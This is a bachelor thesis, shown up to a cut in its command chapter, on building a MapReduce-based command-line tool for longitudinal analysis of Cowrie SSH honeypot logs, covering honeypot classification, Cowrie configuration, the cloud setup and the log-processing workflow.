Longitudinal Analysis of SSH Honeypot Logs

Bachelor Thesis in Computer Science, Security and Privacy Lab

by

Dominic Rudigier

submitted to the University of Innsbruck,
Department of Computer Science, Security and Privacy Lab

in partial fulfillment of the requirements
for the degree of Bachelor of Science

supervisor: Maximilian Hils, MSc,
Department of Computer Science, Security and Privacy Lab

Innsbruck, 11 October 2021

Bachelor Thesis

Longitudinal Analysis of SSH Honeypot Logs

Dominic Rudigier (11832156)
Dominic.Rudigier@student.uibk.ac.at

11 October 2021

Supervisor: Maximilian Hils, MSc

Abstract

Honeypots used by public research or governmental institutions face the problem that the gathered information is hard to handle. The information is available but without a proper analyzation and extraction of the information in the log data over time the effort of tracing is not utilizing its full potential. Recording logs is useless if there is no way to benefit from the information contained in them.

We consider a longitudinal analysis of ssh cowrie honeypot log files as a solution for striking a balance between highly aggregated honeypot log data on the one hand, and detailed ssh session playbacks on the other hand. Gathered information over a period of time can yield changes in attacker behaviour for specific dates which provides a new kind of information than already accessible.

Therefore the goal of this bachelor thesis is to develop a command line tool to assist longitudinal analysis of ssh honeypot logs generated by cowrie. To handle the huge amount of data in an acceptable timeframe a map-reduce programming model is used to incrementally analyze all log files across multiple honeypots. The data can be located locally or on remote nodes provided by cloud computing providers.

Finally, an analyzation of the results will show the advantages of using a longitudinal analysis which yields the attacker behaviour over time. Furthermore, it can be used for applications for improving stealth of honeypots using this data or finding new exploits for different architectures in general.

Contents

List of Figures

List of Tables

1 Introduction

The first chapter gives an introduction on the purpose of the thesis in Section 1.1 and an overview of the current status quo in Section 1.2. In Section 1.3 the intended goals are presented and similar projects are described in Section 1.4.

1.1 Motivation

A honeypot is a sacrificial computer system which is intended to attract potential hackers. It mimics a target and is built to gain information about how a attack was intended to be executed. A research honeypot is built to extract as much information about the specific methods and tactics used as possible, unlike a production honeypot which is used by businesses to detect attacks in their internal networks. Once connected to the internet the honeypot generates log files for all events, but the gathered information is hard to handle.

While a large number of honeypot related tools exist,[1] they generally focus on high-level aggregated statistics and not about individual log anomalies. These anomalies can be user/password combinations, weird looking strings or other executables, indicating new device vulnerabilities of specific vendors. For example, an attacker may find out that a particular device can be accessed with hardcoded configuration credentials, which is a common problem in software and hardware.[2] If someone finds this vulnerability they can harm the system. This is crucial for a company to know to protect their users and data from malicious actors. Attacks happen regularly by hackers and botnets which are trying to exploit already known or new vulnerabilities of specific versions of software systems.

Potentially new exploits can be found using honeypots analyzing millions of attacks happening every day.[3]. Organizations and providers deploy thousands of honeypots. Hackers might find out they connected to a honeypot and disconnect, so their configurations need to be optimized. The main problem is that there is no easy way to analyze and visualize the log data of many honeypots over time. This is necessary to find weak spots in honeypot configurations. Batch-processing log files of multiple honeypots can be used to further improve the systems. One goal is to find out why the attacker disconnected and view the previously executed commands, which might give ways to improve the stealth of the honeypot. Malware could have found paths to detect our system by executing common commands and matching the results with possible honeypot attributes like default users or services existing. The main contribution of this thesis is a tool that

[1] `https://github.com/paralax/awesome-honeypots`
[2] `https://cwe.mitre.org/data/definitions/798.html`
[3] `https://www.sicherheitstacho.eu/start/main`

visualizes attacks encountered by a network of SSH honeypots over time. This helps their operators to detect new attacks and supports honeypot developers in adapting their honeypots.

As every honeypot is generating its own log files, it can be seen that it would be beneficial to analyze and process data of all honeypots in parallel. Using programming models like MapReduce (Dean und Ghemawat, 2004) provide the possibility to aggregate files discretely (map) and connect the aggregated results to overall results (reduce).

Therefore the main focus lies on techniques to adapt a honeypot using the information queried from potentially thousands of batch-processed log files across different systems.

1.2 Status quo

The current state of the art for logging brute-force attacks and shell interactions of connection-based intrusion attacks is a SSH and Telnet honeypot called Cowrie[4] by micheloosterhof (GitHub). Cowrie grants the possibility to catch attacker actions and provides logs of all kinds like JSON, UML, TTY, Splunk HEC and different databases like MongoDB, SQLite and MySQL (Cabral u. a., 2019). Although there exist data analyzation platforms like Splunk Enterprise[5] (which is not for free) with Cowrie analysis apps like Tango[6] they are all more concentrated on the individual analysis of honeypots and collection of statistics than on a severe analysis of individual attacker behaviors and action paths. Malware has become more intelligent recently which enlights the need for analysis and improvement of intrusion detection systems.[7]

1.3 Goals

The primary goal is to batch-process many connection-based honeypot log data and extract useful information to improve existing systems and have as well a possibility to view interaction based attacker behavior. There are tons of attacks happening all the time, the tool should provide a possibility to detect changes in attacker behaviour over time like sudden disconnects after specific commands or general log data anomalies not previously shown up. As an initial try the MapReduce programming model (Dean und Ghemawat, 2004) is used on local files to process and gather information of the honeypots in parallel using multiprocessing. As this intended system is non-trivial there will only be time for a simple visualization and no time for machine learning attempts for detection of outliers, this will be left for future work. A basic structure of the intended workflow can be seen in Figure 1.1. Multiple files of up to 250 Megabytes are used, their events are mapped according to the count occurred and then reduced to a common value per event per date. Out of this, statistics about the changes on the instances are automatically created and yield change results across a configurable amount of days.

[4] `https://github.com/cowrie/cowrie`
[5] `https://www.splunk.com/`
[6] `https://github.com/aplura/Tango`
[7] `https://www.avira.com/en/blog/new-mirai-variant-aisuru-detects-cowrie-opensource-honeypots`




Figure 1.1: MapReduce pattern on cowrie log files

1.4 Similar projects

Honeypot related projects are best summarized in the repository of paralax[8]. For ssh honeypots, specifically cowrie, different data aggregation platforms are existing like Splunk with analysis apps like Tango but nothing similar to a longitudinal analysis of cowrie honeypot logs could be found, under reserve. Most tools concentrate on getting the top events over the complete recorded timeframe but not on a daily basis with calculation of changes over time. Modern approaches using Artificial Intelligence have been made using GPT-2 (Setianto u. a., 2021) but tackle a different problem of parsing the cowrie log files and generating overall statistics as well.

[8] `https://github.com/paralax/awesome-honeypots`

2 Background

The second chapter clarifies relevant background knowledge. Section 2.1 gives an introduction on what honeypots are, how they are classified and what their goals are. In Section 2.2 an open source ssh honeypot named cowrie is introduced which serves for recording logs for later analysis. The analysis is performed using a MapReduce programming model which is described in Section 2.3 and mapped specifically on the application using cowrie log files in Section 4.2.

2.1 Honeypots

Honeypots are essential in a research environment to record attacker techniques on target architectures. The systems allow profound insights into how attackers are trying to exploit devices.

2.1.1 Overview

In general a honeypot provides no core value to the function of a business. A honeypot is a hidden security resource which only has value when being probed, attacked or compromised (Spitzner, 2002) by potentially malicious actors. A genuine user will never connect to a honeypot server as no real value or service for usage is provided. Therefore it is assumable that all traffic amongst a honeypot can be considered as malicious or is at least interacted with for the purpose of reconnaissance.

2.1.2 Honey classification

Honey for the attacker might take the shape of a system, service or token. Honeypots can furthermore be classified by type and interaction level. The definitions below and the goals are defined according to (Sanders, 2020, p.21-40).

Honey system

Mimics interaction of an operating system and the services it might provide. This could be a windows or linux system setup as a honeypot.

Honey service

Mimics interaction of a protocol, or specific software. This could be a software like cowrie mimicking the authenthication process of an ssh server. Multiple honey services can be used to simulate an entire software system.

Honey token

Mimics legitimate data. This could be a specifically created document sitting in a file share, an unused user account and password or a table in a database. Any access, modification or download might not be legitimate.

2.1.3 Honeypot classification

Production honeypots

Are used to protect operational businesses in real world production environments. The honeypots are implemented in a demilitarized zone or simulate the operational network infrastructure and are constantly under attack and being monitored. This type of honeypot is gathering more importance due to a recent rise in attacks on especially small businesses, which are often not prepared to defend themselves (Weaver, 2021). The logging and monitoring tools provide a further step to complement network, server and host protection adding another level of security to every network. Attacks can be recognised early and necessary steps initiated for prevention of further harm or to improve the operational network with new exploitations arising.

Research honeypots

This type of honeypot is not implemented to protect networks. Its mere purpose is to provide an educational resource to research all sorts of attack patterns and threats. The main attention lies in gathering information and analyzing intruders action paths, as it is done for example by the Honeynet Project[1]. This type of honeypot can be used by analysts to collect current 'in the web' malware and might lead to the detection of zero-day exploits[2], which means existing for 0 days.

2.1.4 Interaction level

Low-interaction Honeypot

This type uses few resources and collects just basic information about attackers. These honeypots provide a low level of overhead for setting up and maintenance and are simple to manage. Because of the simple structure they are unlikely to hold the attackers attention for a long time as they are easier to detect. A low-interaction honeypot might provide visible but inaccessible admin network ports for common applications which looks promising to the attacker but on deeper investigation is obviously useless. Therefore, this type of honeypot might be detected or in a worst case scenario exploited by advanced attackers.[3] In a business environment low-interaction production honeypots are likely to be used because of the low level of overhead and the easy setup and usage.

[1] `https://www.honeynet.org`
[2] `https://cybersecurity.osu.edu/cybersecurity-you/avoid-threats/what-zero-day-exploit`
[3] `https://www.avira.com/en/blog/new-mirai-variant-aisuru-detects-cowrie-opensource-honeypots`

Medium-interaction Honeypot

This type is designed to emulate existing services like for example an Apache Webserver. It can give certain responses far beyond what a low-interaction honeypot can provide and is targeted to trick attackers looking deeper. For example, a worm is scanning for Apache vulnerabilities and the medium-interaction honeypot can be customized to present whatever vulnerability the worm was looking for, for a specific version. In a production environment the actual version in usage will be deployed as it is beneficial to know if malware exists and a update or a hardening of the current infrastructure is advisable.

High-interaction Honeypot

This type of honeypot looks like a precious system and indicates to being fully open and of course exploitable. It is designed to catch the attackers attention for as long as possible, mimicking potentially a network of possible targets and multiple databases and services which contain vulnerabilities. Although resources are used heavily, a higher level of relevant information can be reached to adapt the existing services and security protocols, if secured properly. As it is fully open and exploitable there has to be a mere focus on sealing off the honeypot network of every infrastructure in usage to prevent attackers escaping from their initial no-harm zone.

2.1.5 Goals

The primary goal of a honeypot is to do nothing until someone tries to establish a connection and communicate with it. Any communication towards a honeypot is unusual as no legitimate user or application would dare to connect to it as no real benefit or service is provided and nothing useful can be done. Therefore a tracing of the session actions can potentially give insights on attack patterns or new malware as it is likely that the connected individual is trying to harm the system or company.
Goals differ according to the intended purpose of the honeypot but can be summarized as four main characteristics which are described below for research honeypots (see Sanders, 2020, p.34).

- **Deception**
  Research honeypots hide their real purpose and mimick software, services or protocols.

- **Discoverability**
  A honeypot is intended to be easily discoverable using network scanners.

- **Interactivity**
  Honeypots are exposed to some kind of vulnerability. Therefore the attacker is led to take a certain path inside the system to follow the breadcrumbs. A certain level of interactivity grants that the attacker stays longer on our service and might

provide something useful to us. With interactivity, unfortunately, the risk of being used as pivoting nodes to the internal network is real and needs attention.

- **Monitoring**
  Logging is performed, generally not paired with alerting though which needs further software for support.

2.2 Cowrie honeypot

2.2.1 Overview

Acoording to the creators, cowrie is a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks and shell interaction performed by the attacker (Oosterhof, 2021). Cowrie helps to capture and record relevant attack data on the emulated ssh services coming from the internet and shows which commands, files or logins attackers tried to use to exploit the system. Cowrie is configurable to mimic all kinds of different architectures like IoT devices which are often selected as main targets for botnets. Their main quality point for an attacker is availability, quantity and low security using even default passwords sometimes (Faegre-Drinker, 2020). Cowrie provides different kinds of logging possibilities. The created command line tool to perform longitudinal analysis uses plain JSON files created by cowrie as they are fastest to process using our MapReduce paradigm. Databases might as well be used but create an unnecessary overhead in the application.

2.2.2 Related work

- Review and analysis of Cowrie artefacts and their potential to be used deceptively (Cabral u. a., 2019)
- Attack detection and forensics using honeypot in IoT environmen (Shrivastava u. a., 2019)
- Multi platform honeypot for generation of cyber threat intelligence (Kumar u. a., 2019)
- Container-based honeypot deployment for the analysis of malicious activity (Kyriakou und Sklavos, 2018)
- GPT-2C: A GPT-2 parser for Cowrie honeypot logs (Setianto u. a., 2021)
- Advanced Cowrie Configuration to Increase Honeypot Deceptiveness (Cabral u. a., 2021)
- Medium Interaction Honeypot Infrastructure on The Internet of Things (Saputro u. a., 2021)

- Honeypots for Internet of Things Research: An Effective Mitigation Tool (En u. a., 2021)
- Failure Modes and Effects Analysis (FMEA) of Honeypot-Based Cybersecurity Experiment for IoT (Haseeb u. a., 2021)
- Analysis of Attacker Behavior in Compromised Hosts During Command and Control (Sadique und Sengupta, 2021)

2.3 MapReduce programming model

The MapReduce programming model by Google (Dean und Ghemawat, 2004) is used for processing large data sets efficiently. It is a specialized version of the split-apply-combine strategy used in data analysis (applied r.com, 2021). Its purpose is to parallel process very large data sets using clusters of hardware. This provides massive scalability and is used heavily across big data companies. A MapReduce model consists of a map function for filtering and sorting by specific attributes (like sorting employees by first name into a queue) and a reduce operation which summarizes results (like counting the number of employees in each queue, which yields the name frequency of employees). A general approach of a map function is to process any key-value pair and generate a set of intermediate pairs mapped to a specific parameter. The output of this map function is then used for the reduce function which merges all intermediate values associated with the same key to a few summarized tuples. Another example where this model is used is counting the words of multiple documents. Every word is mapped to the number of occurrences in each document in the first step and afterwards all counts for every single document are reduced to get a count over the whole list of documents. As shown already this programming model applies to a variety of problems as it is applicable to many real word tasks and is able to handle large files or unusual amounts of data performant due to the distributed and parallel processing attributes. According to GoLogica (2021) the MapReduce model is used in big data applications like social networks because of the following benefits provided.

- **Parallel processing**
  The job is divided into multiple subtasks and all workers finish the task together. The mechanism relies heavily on a solid Divide and Conquer foundation and definition.
- **Data locality**
  Instead of moving data to the processing units the processing can happen directly where the data is produced. This provides multiple benefits as no bottleneck on a single processing unit and no costly and exhaustive movement of the data has to be done. As every node works on its data or a part of the data, no node gets overloaded and grants a overall faster processing time in total.

3 Experimental setup

The third chapter manifests the experimental setup used for the thesis. Section 3.1 provides background information on the remote machines used for analysis. Customizations of the open source ssh honeypot are essential to deceive attackers and are described in Section 3.2. The structure of the honeypot system is evaluated in Section 3.3. For every application attracting attackers multiple risks arise which are debated in Section 3.4. The command line tool was created using multiple python packages, the environment is shown in Section 3.5.

3.1 Digitalocean VMs

For the remote workflow Ubuntu 18.04 LTS droplets have been set up using DigitalOcean as a cloud service provider. The cheapest version has been sufficient for the workflow after removing the multiprocessing on remote execution which exceeded the RAM of 1GB due to parallelization previously. The disk size has been exceeded after several months of logging as the initial 25GB were only sufficient for about 3 to 4 months (as a log file per day can go up to 250MB). Therefore a disk space upgrade or a regular deletion of already fetched log files is advised to prevent cowrie from failing to write new log files at the expense of old ones.




Figure 3.1: Digitalocean Droplet used

3.2 Cowrie Customization

3.2.1 Architecture

The attacker scans the internet and detects that the ssh port is open for communications on our ip address. He connects to the server via ssh. Internally the default ssh port (22) is redirected to the port of the cowrie instance (2222). The attacker is trapped into believing he connected to the proper server as everything is emulated like on a real system. He might try to harm our server, deploy malware, execute commands or perform other beneficial tasks to him like using our server as a proxy to obfuscate his tracks. The whole activity of the attacker is recorded on the machine. After a period of time the admin wants to retrieve the log files to get a detailed record on what attackers have done with the system. He connects to the real server port (2112), as visible in Figure 3.3. These port numbers are of course configurable but stay consistent within this thesis.

3.2.2 Setup

As cowrie is open source, instructions on how to use and setup this type of SSH honeypot can be found on GitHub[1] and is not handled in this thesis for obvious reasons. A firewall rule has to be added to the server after successful installation to redirect traffic from port 22 to 2222 using iptables, or simply changed in the configuration file described below.

3.2.3 Modify honeypot behaviour

The following modifications are extracts from the article written by Cryptax (2020) where a proper modification of all possible parameters for cowrie is described. For creation of a pickle filesystem, adding files attackers can access, modifying prompts and banners, creating fake or operational commands, listed processes and login options please refer to his article. In general Cowrie provides four main configuration places which can be modified to meet the specific demands.

- /etc/cowrie.cfg
  - Main configuration file
  - Login options, prompts, architectures, path names
- /share/cowrie/txtcmds
  - Fake commands
  - Implement commands by simply returning specified text on execution
- /honeyfs
  - Honeypot filesystem
  - The tree of files one wants the attacker to view

[1] `https://github.com/cowrie/cowrie`

- /share/cowrie/fs.pickle
  - Virtual filesystem
  - Files do not exist but get listed in the tree of files
  - Helps make honeypot look real but safes storage space

Login

To target specific architectures the login credentials might be extended to include default passwords common for specific hardware or reduced to remove easy passwords to get the attacker to invest more work to get the reward of access.

- /etc/userdb.txt
  - List of valid honeypot credentials
- /src/cowrie/core/auth.py
  - Access can be granted after a random number of login attempts

Modify prompts and banners

For a realistic architecture representation honeypot banners and prompts can be modified. This can be done in the /etc/cowrie.cfg file. Changing the SSH banner parameter will result in a different displayed version, which might give the attacker a treat on common vulnerabilities known for the device. The default banner displays a debian system. As the honeypot is running on Ubuntu 18.04 LTS, a change of the banner to a matching output across the real and the fake port to emulate a ubuntu software system is beneficial. Scanning the ports using nmap yields the banners configured, which differ by default on the real and the fake port. A scan for the honeypot port can be seen in Figure 3.2.

```
> nmap -p 22 -sV 104.248.245.133
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-17 09:39 CEST
Nmap scan report for 104.248.245.133
Host is up (0.034s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```

Figure 3.2: Nmap scan of cowrie fake port 22, 2222

3.3 Structure

The central node in Figure 3.3 represents the server under attack. Port 22 is used for the cowrie SSH server emulation and is internally redirected to the port where cowrie is running which is 2222. Cowrie writes log files for every day and these logs can be fetched and analyzed either local or on remote nodes using the provided command line tool. The admin might as well connect manually to the port 2112 (configurable) which yields the real server data and contains all the credentials, log files, downloaded attacker files and other files of interest as mentioned in the documentation[2].




Figure 3.3: SSH attack scenario

3.4 Risks

- Attraction of attackers
  As the goal is to have test data in the first place there is a need to set up honeypots and generate log data for cowrie. With the attraction of attackers there is always a slight risk of them escaping our sandbox and using a honeypot as pivot node to penetrate productive systems. There were used dedicated droplets on DigitalOcean[3] to minimize this risk. A cloud service provider has better capabilities of stemming threats emanating from attackers than a consumer system.

[2] https://bit.ly/2WLYkSm
[3] https://www.digitalocean.com/

- Legal issues
  As the honeypot is set up for research purposes and as noone is intended to use our system except from ourselves, a warning is provided when successfully connecting to the cowrie instance that the activity can be monitored.

```
1 WARNING:  Unauthorized access to this system is forbidden
2 and will be prosecuted by law. By accessing this system,
3 you agree that your actions may be monitored if
4 unauthorized usage is suspected.
```

3.5 Python environment

The used virtual python environment is provided within the project directory. It can be activated using the source command.

```
1 source venv/bin/activate
```

Alternatively a requirements.txt file has been created to install all necessary python libraries manually.

```
1 # create requirements.txt
2 pip freeze > requirements.txt
3 # install provided requirements.txt
4 pip install -r requirements.txt
```

To give a broad hint, the following key features of the application were reached using the mentioned python libraries. For further information about all the used libraries and their specific versions investigate the mentioned requirements file provided in the repository.

- Creating command line interface using **click**[4]
- SSH communication using **paramiko**[5]
- Visualization using **plotly**[6]
- Fastest JSON processing using **orjson**[7]
- Message banner using **pyfiglet**[8]
- Progress bars using **tqdm**[9]

[4] https://github.com/pallets/click/
[5] https://github.com/paramiko/paramiko
[6] https://github.com/plotly/plotly.py
[7] https://github.com/ijl/orjson
[8] https://github.com/pwaller/pyfiglet
[9] https://github.com/tqdm/tqdm

4 Command Line Tool

To carry out the longitudinal analysis of a large number of cowrie log files, a command line tool was created in course of this thesis which is described in this section.
The created command line tool for longitudinal analysis of cowrie honeypot log data can be viewed on GitHub[1] as it is published as open source software. Section 4.1 gives a short overview and is followed by the application of the MapReduce programming model on cowrie log files in Section 4.2. The tool contains two main workflows for longitudinal analysis which are described in Section 4.3. All implemented commands contained in the tool are demonstrated in Section 4.4.

4.1 Overview

The implemented command line interface provides a variety of useful commands to map-reduce, analyze and visualize changes over time in JSON log files created by cowrie instances. Those log files can either be processed locally on the honeypot or on a central node where they get downloaded from all the sensors. All the available commands are explained in detail in Section 4.4. The visualizations and the different sankey plots help to get an insight into how the behaviour of actors changed over time, which events increased over a specified period of time and what attackers were trying to achieve, which will be shown in Section 5.3 where a specific malware sample is analyzed in detail.

4.2 Application of MapReduce on processing log files

4.2.1 Cowrie log file events

Cowrie generates JSON log files for each day in a naming scheme of

```
1          cowrie.json.YYYY-MM-DD
```

and fills the generated files with a list of JSON objects for every event[2] occurring. In Listing 4.1 a successful login event is displayed as an example. The sensor denotes the hostname the cowrie instance is running on. This attribute can be used in the mapping process to filter results by hostname.

[1] https://github.com/deroux/longitudinal-analysis-cowrie
[2] https://cowrie.readthedocs.io/en/latest/OUTPUT.html

Listing 4.1: cowrie.json.YYYY-MM-DD

```
[
{
        "eventid":"cowrie.login.success",
        "username":"root",
        "password":"1234",
        "message":"login attempt [root/1234] succeeded",
        "sensor":"ubuntu-18-04-lts-1vcpu-1gb-fra1-01",
        "timestamp":"2021-07-10T00:00:00.117824Z",
        "src_ip":"8.142.97.127",
        "session":"27fbaa860172"
}, ...
]
```

4.2.2 Map function

As mentioned in Section 2.3 the MapReduce programming paradigm starts with a map function. Every cowrie event recorded in the JSON log file with all specific attributes is mapped to its count and stored in a JSON conform format for further processing. As reading and storing files takes time this is only done in the sequential workflow. The analyze-local workflow as described in Section 4.4.1 keeps the intermediate results between map and reduce in memory to grant a faster overall processing time.
Taking the scenario from above with the login event resulting in Listing 4.2.

Listing 4.2: cowrie.json.YYYY-MM-DD.mapped

```
[
{
        "log":
        {
                "date": "2021-07-10",
                "sensor": "ubuntu-18-04-lts-1vcpu-1gb-fra1-02",
                "event": "cowrie.login",
                "username": "root",
                "password": "1234"
        },
        "count": 1
}, ...
]
```

4.2.3 Reduce function

The intermediary map results can then be used for the reduce step to aggregate the counts across all wanted days and honeypot instances to get an overall result across all the intended systems. In this way a statement on the overall attacker behaviour can be made in terms of quantity.
The reduction process generates a .reduced file and aggregates one or multiple reduced files (for different days / different honeypot instances) to a common reduced.json file which is then used for visualization as outlined posterior.

Listing 4.3: cowrie.json.YYYY-MM-DD.reduced

```
1  [
2  {
3          "log":
4          {
5                  "event": "cowrie.login",
6                  "username": "root",
7                  "password": "1234",
8          },
9          "count": 18234
10 }, ...
11 ]
```

The structure of the mapped and reduced files are the same by design, as it is possible to feed already processed mapped and reduced files together to the reducer and get the results for those files. This is beneficial as the mapping process might be skipped for already processed files which can be re-usd for a general reduction of the analysis time, as the mapping process is more computation- and time-intensive.

4.2.4 MapReduce sequence

The whole process of mapping and reducing all the cowrie created log files can be viewed in Figure 4.1. According to the MapReduce paradigm, this process can be parallelized and executed data-local on the host machines. Every log file created contains a list of log events. The map function takes every log file (which implies one day of log recording) and provides a list of events mapped to each count within a file for the specific day. The reduce operation then aggregates the count for the specific day and provides a reduced file with the aggregated counts per event per day, distinguished by honeypot or host instance which is called sensor.




Figure 4.1: MapReduce sequence workflow

4.2.5 Full paint sequence

The MapReduce process can then be used together with other scripts provided by the command line tool to generate statistics and visualizations on the general honeypot happenings. Statistics may help to find new attack patterns and changes in malware or exploit command quantity usage which might give insights on unknown vulnerabilities or zero-day exploits.

4.3 Main workflows

In general there are two main workflows analyzing multiple log files of various cowrie instances: First, the analyzation is performed on a central node using a folder where all the logs are stored. Second, the logs stay on the remote nodes and are processed there using their associated host ip addresses and results downloaded afterwards and aggregated across the instances. The main difference is that for a local analysis a parallelized approach is used (via Python's multiprocessing module). The remote analysis is executed in serial as the main memory (of only 1GB) is not sufficient to keep multiple files with up to 250MB in RAM. Nevertheless, the remote workflow uses a parallelization on node level as every node works independently and MapReduces the files recorded by its powered cowrie instance, which are combined locally after finishing of all node workers. Those two main workflows are explained hereafter and can be viewed in Figure 4.2.

4.4 Commands

The command line tool was implemented using click and therefore offers all benefits of the equally worded, namely displaying help for the tool itself and every command using the command described below. This retrieves a detailed description about all the commands, parameters and options usable for each individual command available.

```
1 python3 cowralyze.py --help
```




Figure 4.2: Analysis worflows provided by command line tool analyze-local (left) and analyze-remote (right)

4.4.1 Analyze log files locally :: `analyze-local`

The local workflow is simply using a specified folder and searching for all log files in format of `cowrie.json.YYYY-MM-DD` in it. Those files are then used as described earlier to MapReduce the information into a aggregated and visualized version for interpretation.

Listing 4.4: analyze-local –help

```
Usage: cowralyze.py analyze-local [OPTIONS]

Map-Reduce all log files in local folder, create
reduced.json, create result.html for visualization.

Options:
-p, --path PATH             Local folder path to look for log
files to map reduce and analyze  [required]

-f, --logfile TEXT          Filename of reduced log file of
